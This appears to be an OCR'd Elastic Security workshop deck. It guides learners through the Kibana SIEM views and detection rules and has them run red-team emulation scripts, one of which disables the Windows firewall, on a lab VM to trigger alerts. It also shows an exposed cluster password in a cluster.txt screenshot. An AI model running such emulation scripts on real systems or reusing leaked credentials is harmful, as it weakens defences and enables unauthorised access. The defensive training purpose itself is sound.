


Adversary Emulation Labs

Lab 1 - Data Collection

20 Minutes
Overview and Preparation


Strigo Overview



Login to Kibana

Open **cluster.txt** on your desktop and copy the credentials

On a Mac use “Control + C” not “Command + C”



Open browser on your machine and log into Kibana

As user 'elastic'



Welcome to Kibana
Your window into the Elastic Stack

Username
elastic

Password
.....

Log in

1 Username is: elastic
2 Copy-n-Paste the Cloud elastic user password copied from slide before

A screenshot of the Kibana login interface. It features a white header with the Kibana logo and the text "Welcome to Kibana" and "Your window into the Elastic Stack". Below the header is a light gray form. The "Username" field contains the text "elastic" and has a red border. The "Password" field contains several dots ("....") and also has a red border. At the bottom is a blue "Log in" button. Two orange arrows point from numbered callouts to the respective fields. Callout 1 points to the "Username" field with the text "1 Username is: elastic". Callout 2 points to the "Password" field with the text "2 Copy-n-Paste the Cloud elastic user password copied from slide before".

Open Navigation Menu

The screenshot shows the Elastic Stack interface with the navigation menu open. A purple arrow points to the 'Navigation Menu' button in the top-left corner. The main content area is divided into several sections:

- Home**: Features three main cards: Enterprise Search (Search everything →), Observability (Centralize & monitor →), and Security (SEM & Endpoint Security →). It also includes a Kibana card (Visualize & analyze →) and links for Add data, Manage, and Dev tools.
- Ingest your data**: Includes three cards: Add data (Ingest data from popular apps and services.), Add Elastic Agent (Add and manage your fleet of Elastic Agents and integrations.), and Upload a file (Import your own CSV, NDJSON, or log file.). There is also a link to Try our sample data.
- Manage your data**: Includes four cards: Manage permissions (Control who has access and what tasks they can perform.), Monitor the stack (Track the real-time health and performance of your deployment.), Back up and restore (Save snapshots to a backup repository, and restore to recover index and cluster state.), and Manage index lifecycles (Define lifecycle policies to automatically perform operations as an index ages.).

At the bottom, there are links for Display a different page on log in and View app directory.

Kibana Menu

Click Overview

The screenshot shows the Kibana interface with the 'Home' tab selected. On the left, the 'Discover', 'Dashboard', 'Canvas', 'Maps', 'Machine Learning', 'Graph', and 'Visualize' sections are listed under the 'Kibana' category. Below them, 'App Search' and 'Workplace Search' are listed under 'Enterprise Search'. Under 'Observability', there are 'Logs', 'Metrics', 'APM', and 'Uptime' sections. Under 'Security', there are 'Overview', 'Detections', 'Hosts', 'Network', 'Timelines', 'Cases', and 'Administration' sections.

Observability

Discover is where we will be able to view all our raw logs as they are streaming into the stack, as well as any historical data.

Machine learning allows us to uncover anomalies and threats in our data with a simple user interface

In Visualize, you can shape your data using a variety of charts, tables and maps, and more

SIEM

The SIEM is broken up into different sections

- Overview:** The SOC analyst first port of call
- Detections:** The Detections feature automatically searches for threats and creates alerts when they are detected
- Hosts:** The Hosts page provides key metrics regarding host-related security events
- Network:** The Network page displays key network activity metrics in an interactive map, and provides network event tables that enable interaction with Timeline.
- Timelines:** Timeline is your workspace for threat hunting and alert investigations.
- Cases:** Cases are used to open and track security issues directly in Elastic Security. Cases list the original reporter and all users who contribute to a case (participants).
- Administration:** A space to configure security integrations and data collection

Use Elasticsearch data
Connect to your Elasticsearch index

Manage and Administer the Elastic Stack

- Console
- Rollups
- Saved Objects
- Security Settings

SIEM Overview

The screenshot shows a SIEM overview dashboard with the following sections:

- Recent Cases:** Shows a list of recent cases including "Hello", "This is a case", and "interesting thing". A red callout points to the "Recent cases" button.
- Detection Alerts:** Displays a stacked bar chart titled "Detection alert trend" showing alerts over time. A red callout points to the chart area.
- Recent Threat Hunt:** Shows a section for "Recent timelines" with a message: "You haven't favorited any timelines yet. Get out there and start threat hunting!". A red callout points to the "Recent timelines" button.
- External alert trend:** Shows a chart titled "External alert trend" with the message "All values returned zero". A red callout points to the chart area.
- Timeline:** A vertical sidebar on the right labeled "Timeline" with a scroll-down arrow pointing downwards.
- External Alerts (IPS / AV / DLP etc):** A red callout points to the bottom right corner of the dashboard.

UI Elements:

- Overview:** Top navigation tab.
- Search:** Search bar with filters for "KQL" and "Last 24 hours".
- Add data:** Button to add new data sources.
- Refresh:** Refresh button.
- Data sources:** Drop-down menu.
- Stack by:** Option to stack data by rule name or module.
- View alerts:** Button to view detailed alert information.
- Timeline:** Vertical sidebar for navigating through timelines.

SIEM Overview

Security news

Train, evaluate, monitor, infer: End-to-end machine learning in Elastic
2020-10-01

In this blog, we show how the Elastic Stack allows you to easily and intuitively build a fully operational end-to-end machine learning pipeline.

Webinar - A technical deep dive into Elastic Security 7.9
2020-09-09

Beyond SIEM, Elastic Security now provides free, integrated endpoint malware prevention and kernel-level data collection on the new Elastic Agent.

Detection rules for SIGRed vulnerability
2020-07-21

Defend your environment from the July 2020 SIGRed vulnerability in Microsoft DNS Server

Elastic Security opens public detection rules repo
2020-06-30

We've opened up a new GitHub repository, elastic/detection-rules, to work alongside the security community,

Security News

Events

Events

Showing: 14,760,024 events

Stack by event.dataset ▾ View events

Timeline ^

Host events

Showing: 2,795,763 events

View hosts

Event Type	Count
Auditbeat	2,789,347
Endpoint Security	0
Filebeat	3149

Network events

Showing: 8,051,499 events

View network

Event Type	Count
Auditbeat	8,051,499
Filebeat	0
Packetbeat	0

Hosts Overview

The screenshot shows the 'Hosts' tab selected in the navigation bar. The interface includes search and filter options, and a timeline set to 'Last 24 hours'. Below the navigation are four main cards: 'Hosts' (2 hosts), 'User authentications' (74 success, 81 fail), 'Unique IPs' (235 source, 54 destination), and a third card partially visible. At the bottom, tabs for 'All hosts', 'Authentications', 'Uncommon processes', 'Anomalies', 'Events', and 'External alerts' are shown, with 'All hosts' being active.

Hosts Overview

Overview Hosts Network Detections Timelines

Anomaly detection ▾ + Add data

Search KQL Last 24 hours Show dates Refresh

+ Add filter

Hosts

Last event: 25 seconds ago

Hosts: 2

User authentications: 74 success, 81 fail

Unique IPs: 235 source, 54 destination

All hosts Authentications Uncommon processes Anomalies Events External alerts

All hosts


Showing: 2 hosts

Host name	Last seen	Operating system	Version
ip-172-31-28-30.eu-central-1.compute.internal	5 minutes ago	CentOS Linux	7 (Core)
EC2AMAZ-6SONLKG	5 minutes ago	Windows Server 2016 Datacenter	10.0

1 Click on the Hosts Tab

2 Notice you have VM's available to interrogate. Click on any of the hosts to filter the view on the specific host.

Network Overview



1 Click on the Network Tab

2 Notice the rich network information displayed thanks to geo-IP enrichment at ingest..
Scroll Down to Bottom

Timeline

Create an Investigation


Source countries

Showing: 74 Countries

Country	Bytes in	Bytes out ↓	Flows	Source IPs
United States of America	24.2MB	615.4MB	1,014	425
Philippines	11MB	11.2MB	2,212	4
Egypt	792.9KB	901KB	157	8
Germany	185.2KB	348.7KB	713	46
Add to timeline investigation				
China	87.7KB	174.2KB	145	55
Netherlands	61.7KB	90.7KB	171	116
India	45.1KB	80.7KB	181	47
Thailand	28.7KB	55.7KB	69	44
	26KB	44.5KB	40	16

Rows per page: 10 ▾

< 1 2 3 4 5 ... >



Hover over any field (e.g., Source Country United States of America) then select add to timeline investigation and click the Timeline button

Timeline

Create new timeline to clear view



- [⊕ Create new timeline](#)
- [⊕ Create new timeline template](#)
- [📁 Open Timeline...](#)
- [📎 Attach timeline to new case](#)
- [📎 Attach timeline to existing case...](#)
- [🔍 Inspect](#)

Detections

Enable OOTB Detections


The screenshot shows the Elasticsearch SIEM Detections interface. At the top, there is a navigation bar with icons for Home, SIEM, Detections, Signals (SIEM Detections), Overview, Hosts, Network, Detections (which is highlighted with a red box), and Timelines. Below the navigation bar is a search bar and a date range selector set to 'Last 24 hours'. A 'Refresh' button is also present. The main area is titled 'Detections (BETA)' and contains a 'Signal count' section showing '0 signals'. To the right of this section is a 'Stack by' dropdown menu set to 'signal.rule.risk_score'. A prominent blue button labeled 'Manage detection rules' is highlighted with a red box. On the far left, there is a vertical sidebar with various monitoring and alerting icons.

1 Click on the Detections Tab

2 Click on "Manage detection rules"

Detections

Enable OOTB Detections



Detection

Enable OOTB Detection Rules for Windows

The screenshot shows the Elastic Stack interface for managing detection rules. At the top, there's a search bar with 'e.g. rule name' placeholder text and a magnifying glass icon. Below it is a 'Tags' dropdown menu where 'windows' has been typed into the search input. A dropdown menu is open, showing the result 'Windows'. Below the search area is a table with columns: 'Last response', 'Last updated', and 'Version'. Two rows are visible: one succeeded 2 minutes ago with version 2, and another succeeded 27 seconds ago with version 1. At the bottom left, a dropdown menu for 'Rows per page' is open, showing options from '5 rows' to '300 rows', with '300 rows' highlighted.

1 After spending some time going through the OOTB rules, click the tags **Windows**

2 Select "300 rows"

The screenshot shows the 'All rules' page with 92 rules listed. A context menu is open over a selected rule, with the 'Activate selected' option highlighted. Other options in the menu include 'Deactivate selected', 'Export selected', 'Duplicate selected...', and 'Delete selected...'. To the right of the menu, a legend defines three severity levels: Medium (yellow dot), Low (green dot), and Medium (yellow dot).

3 Using "Bulk Actions" activate all rules

Run RTAs on the Windows VM

To generate Signals

Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd C:\Users\Administrator\Desktop\RTA\
PS C:\Users\Administrator\Desktop\RTA> cd .\red_ttp\
PS C:\Users\Administrator\Desktop\RTA\red_ttp> ./msbuild_network.py
PS C:\Users\Administrator\Desktop\RTA\red_ttp> ./disable_windows_fw.py
PS C:\Users\Administrator\Desktop\RTA\red_ttp> ■
```

1 On your Windows VM in Strigo, execute two of the RTA scripts: msbuild_network.py and disable_windows_fw.py

2 Within a few minutes, notice the Signals generated in the Detections view of the SIEM app

			>	Apr 22, 2020 @ 07:16:18.890	Trusted Developer Application Usage	1	query	low	21	sysmon
			>	Apr 22, 2020 @ 07:15:37.021	MsBuild Making Network Connections	1	query	medium	47	sysmon
			>	Apr 22, 2020 @ 07:13:24.567	Disable Windows Firewall Rules via Netsh	1	query	medium	47	sysmon



Useful Fields

Common field names you will interact with

The Easy Ones

source.address

- Source IP Address

source.port

- Source Port

destination.address

- Destination IP Address

destination.port

- Source IP Address

process.pid

- Process ID

process.ppid

- Process parent ID

process.args

- Process Arguments

The Gnarly Ones

process.entity_id

- Unique process ID

process.Ext.ancestry

- A collection of each of the unique Process ID's per host

_id

- A unique reference for the document you are looking at

process.code_signature.status

- Whether a process executable is signed

Try some searches in timeline



powershell.exe - Free Text Search

process.name: powershell.exe - Field Search

(powershell.exe and event.module: sysmon) - Boolean AND / OR

process.name: powershell.exe and not (event.action: network_flow or event.action: log_on) - NOT with OR

process.pid >= 1000 and process.pid <= 1500 - Range query

process.name: powersh* - Wildcard Search

host.os*:windows - Wildcard field match

K

Q

L

Timeline

Create new timeline to clear view



- [⊕ Create new timeline](#)
- [⊕ Create new timeline template](#)
- [📁 Open Timeline...](#)
- [📎 Attach timeline to new case](#)
- [📎 Attach timeline to existing case...](#)
- [🔍 Inspect](#)

End Lab 1

Lab 2 - Implant Deployment & Adversary Execution

20 Minutes

Switch to Caldera

1 Victim Machine
status: ready

File Edit Selection View Go Run Terminal Help

cluster.txt

```
C: > Users > Administrator > Desktop > cluster.txt
1 Kibana URL: https://a891d7156f194af89374ff721ec3f4d8.austral...
2 Elasticsearch URL: https://9031428c3c3a4191a7486fd0f14c5bac...
3 Cloud ID: 2020-11-18_APAC_Security_Workshop:YXVzdHJhbGlhLXN...
4 Username: elastic
5 Password: 2RhrhBPeVGppwTM44MEaLU1N
6
```

My Lab 2 Victim Machine
status: ready

File minal Help


Caldera
status: ready

cluster.txt


```
1 Kibana URL: https://a891d7156f194af89374ff721ec3f4d8.austral...
2 Elasticsearch URL: https://9031428c3c3a4191a7486fd0f14c5bac...
3 Cloud ID: 2020-11-18_APAC_Security_Workshop:YXVzdHJhbGlhLXN...
4 Username: elastic
5 Password: 2RhrhBPeVGppwTM44MEaLU1N
6
```

Retrieve IP For Caldera Server

